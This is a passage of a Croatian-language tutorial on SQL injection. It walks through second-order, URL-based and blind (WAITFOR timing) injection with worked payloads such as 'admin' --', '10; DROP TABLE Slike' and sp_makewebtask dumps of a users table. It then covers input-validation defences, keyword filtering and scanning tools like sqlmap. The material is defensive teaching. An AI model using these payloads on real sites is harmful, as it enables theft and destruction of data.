Kao što je rečeno na početku ovog poglavlja, kod umetanja druge razine napadač ne oblikuje SQL kod tako da se napad izvede odmah. Cilj je posebno oblikovani SQL kod dodati u bazu podataka, a napad će biti izveden u trenutku kada program pokuša dohvatiti taj kod. Kako bi se ovaj oblik napada bio jasniji, u nastavku će se objasniti primjer napada koji koristi umetanje druge razine.

U ovom primjeru, napad započinje registracijom zlonamjernog korisnika. Pri registraciji je potrebno upisati željeno korisničko ime zajedno s još nekim podacima koji nisu važni za izvođenje napada. Napadač kao korisničko ime upisuje sljedeće:

```
admin' --
```

Ako program ne provjerava korisnički unos, napadačevo korisničko ime će se pohraniti u bazu podataka. Potrebno je primijetiti da pri pohrani korisničkog imena u bazu podatka ne dolazi do napada.

Sljedeći korak je na neki način navesti program da dohvati zlonamjerno oblikovano korisničko ime. Jedan od primjera kako to učiniti je zatražiti promjenu korisničke lozinke. Gotovo svaki program dopušta korisniku izmjenu njegove korisničke lozinke tako da prvo upiše staru lozinku, a zatim novu. Neka se unesena stara korisnička lozinka nalazi u varijabli *oldPass*, a nova u varijabli *newPass*. Program može promijeniti korisničku lozinku jedino ako u bazi podataka pronađe korisnika i njegovu staru lozinku. Tada će moći usporediti lozinku u varijabli *oldPass* s korisničkom lozinkom pohranjenoj u bazi. SQL upit kojim se pronalazi željeni korisnik i mijenja stara lozinka s novom je:

```
upit = "UPDATE Korisnici SET Lozinka = '" + newPass + "'
          WHERE KorisnickoIme = '" + user + "'
                AND Lozinka = '" + oldPass + "'"
```

Ako se u varijabli *oldPass* nalazi lozinka *password*, a u varijabli *newPass* lozinka *password2*, uz korisničko ime „*admin' --*“, SQL upit će glasiti:

```
UPDATE Korisnici SET Lozinka = 'password2'
          WHERE KorisnickoIme = 'admin' --'
                AND Lozinka = 'password'
```

Budući da dvostruke crtice (--) označavaju komentar u SQL sintaksi, sve iza 'admin' će postati dio komentara i neće se uzimati u obzir pri provođenju SQL upita. Zapravo će SQL upit glasiti:

```
UPDATE Korisnici SET Lozinka = 'password'
          WHERE KorisnickoIme = 'admin'
```

Pri provođenju ovog upita dolazi do napada koji rezultira promjenom administratorske lozinke na proizvoljnu lozinku koju napadač odredi, tj. administratorska lozinka postaje *password2*. Napadač je ovakvim umetanjem SQL koda uspio dobiti administratorske ovlasti.

Kako bi napad bio moguć, napadač mora posjedovati informaciju da se korisnik s administratorskim ovlastima u tablici *Korisnici* nalazi pod korisničkim imenom *admin*. Ako se administrator u tablicu pohrani pod nekim drugim, manje očitim, imenom, napadaču će njegov napad biti otežan. Jedan od načina kako napadači doskaču tom problemu je korištenje SQL ključne riječi LIKE. Ako napadač umjesto *admin* upiše „LIKE %admin%“, SQL upit će vratiti i korisnička imena poput „*administrator*“, „*adminX*“, „*root_admin*“ i slično.

3.2. Umetanje SQL koda u URL adresu

Zlonamjerno oblikovani SQL kod moguće je umetnuti i u URL [3](eng. *Uniform Resource Locator*) adresu.

Na primjer, neka napadač želi napasti *web* stranicu sa slikama. Neka *web* stranica stvara URL adrese oblika:

```
http://webstranica/index.asp?id=5
```

Dio „id=5“ označava da se prikazuje, primjerice, peta slika. Ako korisnik umjesto 5 upiše, primjerice, broj 10, stranica će se osvježiti i korisnik će vidjeti desetu umjesto pete slike.

Ovakvo mijenjanje URL adrese ne može napraviti veliku štetu, ali zlonamjerni korisnici mogu iskoristiti ovu mogućnost za izvođenje napada umetanjem SQL koda.

Neka se na temelju podataka iz URL adresa stvara sljedeći SQL upit:

```
upit = "SELECT * FROM Slike WHERE id = '" + var_id + "'"
```

Napadač može umetnuti sljedeći SQL kod:

```
10; DROP TABLE Slike
```

Umetanjem ovog SQL koda, URL adresa se mijenja (%20 je oznaka za razmak):

```
http://webstranica/index.asp?id=10;%20DROP%20TABLE%20Slike
```

SQL upit koji se prosljeđuje bazi je sljedeći:

```
SELECT * FROM Slike WHERE id = 10; DROP TABLE Slike
```

Napadač je umetnuo novu SQL naredbu nadodavanjem na izvornu naredbu SELECT pomoću znaka točka-zarez. Novi SQL upit se sastoji od dvije naredbe. Prva je naredba SELECT koja će vratiti desetu sliku, a druga naredba je opasna naredba DROP TABLE koja uništava tablicu *Slike* i sve podatke sadržane u njoj.

Na sličan način se mogu izvesti svi napadi opisani u prethodnim poglavljima, uključujući napade pomoću unaprijed pohranjenih procedura. Na primjer, neka napadač izmjeni URL adresu na slijedeći način:

```
http://webstranica/index.asp?id=10;exec%20sp_makewebtask%20
'c:/rezultat.html';SELECT%20*%20FROM%20Korisnici--
```

Izvorni SQL upit se mijena u:

```
SELECT * FROM Slike WHERE id = 10;
exec sp_makewebtask 'c:/rezultat.html';
SELECT * FROM Korisnici--
```

[3] URL predstavlja adresu određenog resursa na Internetu. Resurs na koji pokazuje URL adresa može biti HTML dokument, slika, datoteka ili bilo koja datoteka koja se nalazi na određenom web poslužitelju.

Novi SQL upit radi tri stvari:

1. prikazuje desetu sliku,
2. dohvaća sve podatke o svim zapisima u tablici *Korisnici* i
3. rezultat zapisuje na napadačevom računalu u datoteku „rezultat.html“.

Jednostavnim umetanjem SQL koda, napadač je došao do korisničkih imena i lozinki iz tablice *Korisnici*.

3.3. Slijepo umetanje SQL koda

Kao što je rečeno, napadač mora poznavati određene informacije o bazi podataka prije napada. Do tih informacija je najlakše doći ako stranica ispisuje podatke dohvaćene iz baze podataka u posebno polje na *web* stranici. Primjerice, *web* stranica prikazuje korisniku popis njegovih prošlih transakcija. Ako napadač uspije dohvatiti druge podatke koristeći SQL upit koji bi trebao vratiti ovaj popis, na *web* stranici će se prikazati podaci koje napadač želi. Drugi način je korištenje poruka greške, kao što je to opisano u poglavlju 3.1.2. Treći način je korištenje procedure *sp_makewebtask* koja je opisana u poglavlju 3.1.6.

Ako se napadaču onemogući prikaz povratnih informacija, izvesti napad kojim se prikupljaju informacije je teže, ali ne i nemoguće. U tom slučaju radi se o slijepom umetanju SQL koda (eng. *blind injection*). Dvije su metode kojima napadač uspijeva na neki način otkriti željene informacije.

Prvom metodom napadač umeće ispravni i neispravni SQL kod, a zatim promatra reakcije *web* stranice. Kod namjernog umetanja neispravnog SQL koda, *web* stranica možda neće proizvesti detaljnu poruku greške (koja bi bila idealna za napadača), ali će se sigurno ponašati nekako drugačije (npr. neće javiti da je akcija uspjela).

Neka napadač želi provjeriti ranjivost na napad umetanjem SQL koda stranice:

```
http://webstranica/index.asp?id=5
```

Kako bi to izveo, napadač umeće sljedeći SQL kod:

```
5 AND 1=1
```

Napadač zna kako treba izgledati stranica koja prikazuje petu sliku. Ako SQL upit s umetnutim SQL kodom „AND 1=1“ vrati istu stranicu kao i izvorni SQL upit, onda je stranica ranjiva na napad umetanjem SQL koda. Ako izvođenje SQL upita rezultira stranicom koja je nešto drugačija (ili se uopće nije promijenila), napadač može zaključiti da je njegov umetnuti SQL kod uzrokovao grešku pri provođenju upita, a do toga može doći ako *web* stranica nije ranjiva na ovaj oblik napada.

Drugi način prikupljanja podataka kada povratne informacije nisu dostupne iskorištava naredbu WAITFOR u umetnutom SQL kodu. Pomoću ove naredbe izvođenje upita u bazu se odgađa za proizvoljni broj sekundi. Mjerenjem vremena odziva *web* stranice i oblikovanjem umetnutog SQL koda pomoću naredbe WAITFOR i *if/then* grananja, napadač može dobiti informacije o strukturi baze podataka.

Neka napadač želi saznati imena tablica u bazi podataka. Baza podataka komunicira s *web* stranicom koja služi za prijavu korisnika pomoću njegovog korisničkog imena i lozinke. Napadač prvo mora saznati korisničko ime nekog legitimnog korisnika, a to može napraviti tako da se i sam registrira na *web* stranicu. Neka je korisničko ime legitimnog korisnika '*korisnik*'. Zatim umeće sljedeći SQL kod:

```
korisnik' AND ASCII(SUBSTRING((SELECT TOP 1 name FROM
sysobjects),1,1)) > X WAITFOR 5 --
```

SQL upit tada postaje:

```
SELECT KorisnickoIme FROM Korisnici
   WHERE KorisnickoIme = 'korisnik'
   AND ASCII(SUBSTRING((SELECT TOP 1 name FROM sysobjects),1,1)) > X
     WAITFOR 5
-- AND Lozinka = ''
```

Naredba SUBSTRING se koristi za dohvat prvog znaka iz imena prve tablice u bazi podataka. Napadač zatim provjerava je li vrijednost tog znaka veća ili manja od X. Ako je vrijednost veća, napadač će primijetiti pet sekundi zakašnjenja u odzivu *web* stranice. Ako nema zakašnjenja, napadač može umjesto X upisati neko drugo slovo i pratiti vrijeme odziva novog SQL upita.

Nedostatak ovog napada je u tome što napadač mora puno puta umetati SQL kod kako bi otkrio cijelo ime tablice jer mora pogađati jedno po jedno slovo, ali ovaj postupak je moguće automatizirati pa napadač može brzo saznati sva imena tablica u bazi podataka. Imena tablica u bazi podataka su važna informacija za daljnje napade.

4. Metode zaštite

Uz male izmjene u programskom kodu te uvođenja dodatnih provjera moguće je obraniti stranicu od većeg broja napada umetanjem SQL koda. Naravno, uporni napadač može unatoč tome izvesti SQL napad. Ipak, ako je neka stranica (i njena baza podataka) dobro zaštićena, većina napadača će brzo odustati i preusmjeriti svoj napad na drugu stranicu koja nije toliko dobro zaštićena.

4.1. Baza podataka

Preporuča se korištenje netipičnih imena tablica i atributa u bazi podataka. U napadima umetanjem SQL koda potrebno je određeno znanje o bazi podataka koju se napada poput imena tablice i njenih atributa. Napadaču se znatno olakšava posao ako baza podataka sadrži tablicu *Users* ili *Korisnici* koja sadrži popis svih korisnika, kao što je to uobičajena praksa. Umjesto da napadač istražuje preko poruka greške kako se zove tablica sa svim korisnicima, može jednostavno pogoditi da se ona zove *Users*. Korištenjem drugačijeg imena, poput *User_List*, napadaču se otežava napad. Isto vrijedi za imena atributa: umjesto *name* može se koristiti *user_name* ili nešto drugo kako bi se napadaču otežalo pogađanje imena atributa.

Također, uvijek se preporuča ograničiti pristup bazi. Običnim korisnicima bi trebalo biti omogućeno samo izvođenje naredbe SELECT, a zabraniti izvođenje naredbi poput INSERT, DELETE ili DROP TABLE koje mijenjaju podatke u bazi podataka. Mogućnost izmjene baze treba ostaviti samo korisnicima s administratorskim ovlastima. Na taj način, napadač prvo mora povećati svoje ovlasti kako bi uspio mijenjati podatke u bazi.

4.2. Polja za unos

Razumno je pretpostaviti da korisničko ime neće biti duže od 40 znakova. Ograničavanjem broja znakova u polju za unos korisničkog imena na 40 znakova sprječava se iskorištavanje polja za unos SQL naredbi jer SQL kod koji se umeće u pravilu sadrži veliki broj znakova.

Ako je moguće, potrebno je definirati koji tip podataka se očekuje prilikom unosa kako bi se onemogućilo umetanje SQL koda u polja koja su namijenjena za unos brojeva i sl. Na primjer, ako je u polje za unos potrebno unijeti identifikacijski broj, SQL upit će se slagati na slijedeći način:

```
upit = "SELECT * FROM Korisnici WHERE id = " + var + "
```

Očito je da varijabla *var* očekuje cjelobrojni tip podataka. Međutim, ako se to posebno ne ograniči, napadač može u varijablu pohraniti niz znakova umjesto cjelobrojnog broja, poput:

```
var = „1;DROP TABLE Korisnici“
```

Umetanjem ovog SQL koda u izvorni SQL upit, dobiva se novi SQL upit:

```
SELECT * FROM Korisnici WHERE id=1;DROP TABLE Korisnici
```

Zbog toga što nije točno definiran koji tip podatka se smije unositi u polje, izveden je napad koji je uništio cijelu tablicu *Korisnici*.

4.3. Provjera podataka

Najvažniji savjet za zaštitu od napada umetanjem SQL koda je da se **svi podaci koje korisnik unosi moraju provjeriti**. Upravo prosljeđivanje dobivenih podataka bazi podataka bez njihove provjere omogućuje napade umetanjem SQL koda čak i napadačima amaterima.

U nastavku su navedeni neki savjeti u vezi provjere podataka prije njihovog prosljeđivanja bazi podataka:

- **Provjera podataka trebala bi se provoditi na poslužiteljskoj strani**. Naime, ako se provjera provodi na klijentskoj strani, napadač može jednostavno dohvatiti *web* stranicu kao .html datoteku i ukloniti dio koda koji radi provjeru. Nakon toga, napadač može pokretati *web* stranicu lokalno i slati upite bez da se oni provjeravaju.
- **Prilagoditi provjeru tipu podataka koji se očekuje**. Primjerice, provjera korisničkog imena je drugačija od provjere broja kreditne kartice koju korisnik unosi pri Internet kupovini. Kod provjere broja kreditne kartice treba provjeriti jesu li svi uneseni znakovi zaista brojevi, dok kod provjere korisničkog imena takva provjera nema smisla budući da se korisničko ime može sastojati i od slova i od brojeva. Ako primljeni znakovi ne odgovaraju očekivanom tipu, upit se ne bi smio proslijediti bazi.
- **Provjera broja znakova**. Ako broj znakova u poljima za unos podataka nije ograničen, onda je potrebno provjeriti koliko znakova je korisnik unio. Preveliki broj znakova može ukazati na potencijalni napad. Na primjer, poznato je koliko brojeva sadrži broj kreditne kartice. Ako podaci koje je korisnik unio premašuju taj broj, upit u bazu ne bi se smio izvesti. Dodatno, 100 znakova u korisničkom imenu također budi sumnju u regularnost unosa korisničkih podataka.
- **Provjera navodnika.** U većini slučajeva korisnici nemaju potrebu unošenja navodnika (jednostrukih ili dvostrukih). Za razliku od njih, napadači koriste navodnike u svojim napadima, kao što je to pokazano u primjerima u poglavlju 3. Zbog toga je dobra praksa provjeriti postojanje navodnika prije obrade korisničkih ulaznih podataka. Dovoljno je udvostručiti sve navodnike jer tada izrazi poput

  ```
  ' OR '1'='1
  ```

  postaju

  ```
  '' OR ''1''=''1
  ```

  a SQL upit iz primjera u poglavlju 3.1.1 postaje

  ```
  SELECT KorisnickoIme FROM Korisnici
    WHERE KorisnickoIme = '' OR ''1''=''1'
       AND Lozinka = '' OR ''1''=''1'
  ```

  Ovaj upit nije valjan zbog nepravilnog broja navodnika i doći će do greške. Zbog toga napadač neće biti u mogućnost uspješno izvesti svoj napad.
- **Provjera znaka točka-zarez (;).** Znak točka-zarez nikako ne bi smio biti dio podataka koje korisnik unosi, a njegovo postojanje snažno ukazuje na prisutnost programskog koda u primljenom nizu znakova. Zbog toga se preporuča sve znakove točke-zareza izbaciti iz primljenog niza znakova prije njegovog prosljeđivanja u upit. Napadačev SQL kod neće raditi ako se iz njega izostavi točka-zarez i doći će do greške prilikom izvođenja upita u bazi podataka. Na primjer, ako se promotri upit iz poglavlja 3.1.5:

```
SELECT KorisnickoIme FROM Korisnici
   WHERE KorisnickoIme = ''
DROP TABLE Korisnici
   -- 'AND Lozinka = 'password'
```

Uklanjanjem znaka točke zareza, upit neće biti valjan i doći će do sintaksne pogreške. Napadač neće uspjeti u svom napadu koji bi inače uništio cijelu tablicu *Korisnici*.

- **Provjera dvostrukih crtica (--).** U SQL upitima, dvostruke crtice označavaju početak komentara i napadači ih često koriste kako bi izbjegli izvođenje regularnog dijela SQL upita, kao u prethodnom primjeru. Kao i kod znaka točke-zareza, svi znakovi dvostrukih crtica bi se trebali izbaciti iz primljenog niza znakova prije njihovog prosljeđivanja u upit. Ukoliko se pogleda prethodni primjer, uklanjanjem dvostrukih crtica pojavit će se navodnik viška (označen zeleno):

```
SELECT KorisnickoIme FROM Korisnici
   WHERE KorisnickoIme = '';
DROP TABLE Korisnici
   'AND Lozinka = 'password'
```

Zbog neparnog broja navodnika doći će do greške i izbjeći će se uništenje cijele tablice *Korisnici*.

- **Provjera postojanja SQL ključnih riječi.** Ključne riječi poput SELECT, UNION, INSERT ili DROP TABLE mogu također ukazati na potencijalni napad. Ipak, uvijek postoji mogućnost da korisnik u svom korisničkom imenu upotrijebi riječ „union“. Zbog toga ovu provjeru treba provesti s određenim oprezom kako se ne bi omogućio rad legitimnim korisnicima. Dodatno, napadač može maskirati svoj SQL kod tako da ne koristi SQL ključne riječi. Na primjer, ključna riječ SHUTDOWN koja gasi bazu podataka može se zapisati na sljedeći način:

```
exec(char(0x73687574646f776e))
```

Niz brojeva koji funkcija *char()* prima kao argument zapravo je heksadecimalni ASCII zapis riječi SHUTDOWN, a funkcija *char()* primljeni heksadecimalni zapis pretvara u niz znakova (riječ SHUTDOWN). Zbog ovakvih slučajeva, provjera postojanja SQL ključnih riječi ne može sama osigurati od napada umetanjem SQL koda.

- **Provjera postojanje procedura.** Kao što je objašnjeno u poglavlju 3.1.6 procedure mogu napadaču biti vrlo koristan alat. Ako se koristi baza podataka Microsoft SQL Server, preporuča se provjeriti postojanje niza „*xp_*“ u korisničkim podacima. Njihovo postojanje može ukazati na pokušaj napada umetanjem SQL koda koji iskorištavan unaprijed pohranjene procedure *poput xp_cmdshell*.

4.4. Poslužitelj

Uvijek je dobra praksa ograničiti pristup poslužitelju. Programu koji se nalazi na poslužitelju treba dodijeliti minimum ovlasti, onoliko koliko je dovoljno da obavlja svoj rad. Na taj način se poslužitelj brani i od drugih vrsta napada.

Kako bi se napadaču otežalo prikupljanje informacija o bazi podataka, potrebno je ograničiti informacije dostupne u porukama greške. Kod *web* programa preporuča se preusmjeravanje korisnika na stranicu koja navodi da je došlo do greške, ali ne pruža detalje zbog čega je do greške došlo. Primjer takve stranice je stranica na kojoj se nalazi tekst; „*500 Server Error*“ i ništa više.

Poslužitelj je stalno potrebno nadgledati, provjeravati i nadograđivati najnovijim programskim nadogradnjama. Također, potrebno ga je „čistiti“ od nepotrebnih korisničkih računa i procedura poput *xp_cmdshell* koja se zapravo rijetko koristi, a može biti vrlo opasna ako ju napadač uspije iskoristiti.

Nadgledanje uključuje zapisivanje sumnjivih nizova znakova koji sadrže ključne riječi poput INSERT ili UNION te praćenje novostvorenih datoteka. I naravno, uvijek je poželjno raditi sigurnosne kopije podataka (eng. *backup*).

5. Programska podrška

Budući da je napad umetanjem SQL koda jedan od češćih oblika napada na *web* stranice, razvijeni su brojni programi koje pomažu u otkrivanju ranjivosti na ovaj oblik napada.

Jedan od jednostavnijih alata za provjeru sigurnosti web stranica je dodatak SLQ Inject Me, razvijen za Internet preglednik Mozilla Firefox. Ovaj dodatak se može upotrijebiti za otkrivanje ranjivosti na napad umetanjem SQL koda, a dostupan je preko sljedeće poveznice:


https://addons.mozilla.org/en-US/firefox/addon/sql-inject-me/

Kako bi ispitao ranjivost, dodatak pokušava izvesti napad umetanjem SQL koda iskorištavajući propuste u poljima za unos podataka. SQL kod kojeg se dodatak koristi je tako oblikovan da neće nauditi podacima u bazi podataka (npr. ne koriste se naredbe DROP TABLE ili INSERT), ali može otkriti postoji li mogućnost napada umetanjem SQL koda.

Osim dodataka za Internet preglednike, postoje i brojni online servisi koji provjeravaju sigurnost *web* stranica. Jedan od njih je SQL Injection Test dostupan na *web* stranici:

http://hackertarget.com/free-sql-scan/

Za korištenje ovog servisa potrebno je u odgovarajuće polje obrasca (slika 2.) unijeti adresu *web* stranice za koju se želi provjeriti otpornost na napade umetanjem SQL koda te adresu elektroničke pošte na koju trebaju doći rezultati provjere.



Slika 2. SQL Injection Test obrazac
Izvor: SQL Injection Test


Servis SQL Injection Test ispituje ranjivosti na umetanje SQL koda u URL adresu, a uključuje provjeru na slijepo umetanjem SQL koda.

Programski paket sqlmap je besplatni alat za provjeru ranjivosti na napad umetanjem SQL koda. Može se besplatno preuzeti sa stranice

http://sqlmap.sourceforge.net/

Kako bi provjerio sigurnost *web* stranice, sqlmap također izvodi napade umetanjem SQL koda, a zatim vraća informaciju koji napadi su uspjeli, a koji ne. Za razliku od dva prethodno opisana alata, sqlmap izvodi napade kojima se prikupljaju informacije o bazi podataka, napade koji uključuju udaljeno izvođenje naredbi operacijskog sustava i pristup datotečnom sustavu. Alat sqlmap podržava različite baze podataka i različite oblike napada umetanjem SQL koda, uključujući i slijepo umetanje SQL koda. Zbog velikog broja različitih napada koji su podržani u ovom paketu, sqlmap predstavlja jedan dobar alat za provjeru ranjivosti *web* stranice na napad umetanjem SQL koda.

Još jedan programski paket koji provjerava sigurnost *web* stranica je paket Pangolin. Za razliku od paketa sqlmap, Pangolin nije besplatan, ali zato ima ugodno korisničko sučelje koje olakšava rad (slika 3.).




Slika 3. Korisničko sučelje paketa Pangolin
Izvor: Pangolin

Pangolin otkriva ranjivosti na *web* stranici, a zatim korisniku omogućuje odabir dodatnih provjera kako se provjerio doseg ranjivosti. Pomoću alata Pangolin moguće je provjeriti koje informacije o bazi podataka su dostupne, koje podatke iz baze napadač može dohvatiti, mijenjati i brisati, je li moguće povećati privilegije, izvoditi proizvoljne naredbe, čitati proizvoljne datoteke, itd. Paket Pangolin, uz ograničenje na 15 dana, dostupan je na poveznici:

http://www.nosec-inc.com/en/news/2011/0424/57.html

Prethodno opisani online servisi i programski paketi su provjeravali sigurnost *web* stranica. S druge strane, postoje programski paketi koji aktivno sudjeluju u zaštiti baza podataka od napada umetanjem SQL koda.

Jedan od takvih programskih paketa zove se GreenSQL i može se promatrati kao vatrozid (eng. *firewall*) baze podataka. Kao što se može vidjeti iz slike 4., GreenSQL se nalazi između poslužitelja koji prima klijentske zahtjeve i baze podataka. GreenSQL provjerava sve SQL upite prije njihovog prosljeđivanja bazi, a u provjeri traži „sumnjive“ SQL upite koji bi mogli uzrokovati napad na bazu podataka. SQL upiti koji, primjerice, sadrže naredbe DROP ili DELETE se automatski odbacuju i time ne prosljeđuju bazi podataka gdje bi mogli uzrokovati štetu.



Slika 4. GreenSQL arhitektura
Izvor: GreenSQL

GreenSQL dolazi u nekoliko inačica. Neke su besplatne za korištenje, ali za one naprednije je ipak potrebno izdvojiti nešto više novaca. Sličnu ideju koriste paketi SQLguard i SQLcheck.

6. Zaključak

Napad umetanjem SQL koda predstavlja veliku prijetnju za svaku *web* stranicu koja koristi bazu podataka. Brojne *web* stranice su napadnute na ovakav način, a napada nisu bile pošteđene ni „velike“ stranice poput Microsoftovih ili MySQL stranica. Napadima je moguće otkriti osjetljive podatke, mijenjati postojeće podatke u bazi ili pak uništiti cijelu bazu podataka. Napadač može čak naštetiti samom operacijskom sustavu. Neki od napada umetanjem SQL koda su samo uvod u druge napade pa sprječavanjem ovog napada *web* stranica se može zaštiti od drugih, potencijalno opasnijih napada.

Ako nije uvedena nikakva zaštita od umetanja SQL koda i napadač bez velikog iskustva može izvesti uspješni napad s velikim posljedicama. Na Internetu postoje brojni primjeri zlonamjerno oblikovanog SQL koda kojim je moguće ostvariti napad. Ako stranica nije osigurana osnovnim provjerama korisničkog unosa, napadač može jednostavno kopirati neki od SQL kodova i isprobati može li izvesti napad.

Uvođenjem osnovnih provjera korisničkog unosa poput provjere postojanja navodnika, znaka točka-zarez ili SQL ključnih riječi, većini zlonamjernih korisnika se napad dovoljno otežava da odustanu od njega. Za dodatnu sigurnost potrebno je uvesti izmjene u samoj bazi podataka ili poslužitelju. Takve izmjene se svakako preporučaju jer šteta izazvana napadom može u potpunosti uništiti *web* stranicu i bazu podataka.

Kao i kod svih sigurnosnih ranjivosti, potrebno je stalno nadgledati sigurnost sustava. Nije dovoljno jednom uvesti izmjene i zaključiti da je stranica dovoljno zaštićena. Napadači su sve spretniji i maštovitiji pa stoga i administratori baza podataka moraju stalno nadograđivati svoj sustav kako bi bio otporan na napade poput umetanja SQL koda.

7. Leksikon pojmova

Crv (Računalni crv)

Računalni crv je samo-replicirajući zločudni program koji koristi mrežu računala kako bi poslao vlastite kopije na druge čvorove mreže bez pomoći korisnika. Ovakvo širenje računalnom mrežom je obično posljedica ranjivosti računala.

http://virusall.com/computer%20worms/worms.php

DOS napad (Napad uskraćivanjem usluge)

Napad na sigurnost na način da se određeni resurs opterećuje onemogućujući mu normalan rad. http://searchsoftwarequality.techtarget.com/definition/denial-of-service

E-mail (Elektronička pošta)

Predstavlja način prijenosa tekstualnih poruka putem komunikacijskih mreža, najčešće Interneta. Usluga omogućuje umetanje dodatnih datoteka kao privitke (engl. attachment), a ovisno o poslužitelju usluge može postojati ograničenje na količinu, veličinu i tip datoteka. Elektronička pošta je postala standard za poslovnu komunikaciju, te je zamijenilo standardne dopise (dopisi se i dalje šalju ali putem elektroničke pošte). Nedugo nakon popularizacije elektronička pošta je postala medij za prijenos raznih zlonamjernih, štetnih programa kao što su crvi i virusi. Uporabom raznih heurističkih metoda prepoznavanja ovo se većinom spriječilo, no i dalje se dnevno razmjenjuju razne (bezopasne) spam ili junk poruke kojima je cilj reklamirati neki proizvod ili uslugu. - Predstavlja način prijenosa tekstualnih poruka putem komunikacijskih mreža, najčešće Interneta. Usluga omogućuje umetanje dodatnih datoteka kao privitke (engl. attachment), a ovisno o poslužitelju usluge može postojati ograničenje na količinu, veličinu i tip datoteka. Elektronička pošta je postala standard za poslovnu komunikaciju, te je zamijenilo standardne dopise (dopisi se i dalje šalju ali putem elektroničke pošte). Nedugo nakon popularizacije elektronička pošta je postala medij za prijenos raznih zlonamjernih, štetnih programa kao što su crvi i virusi. Uporabom 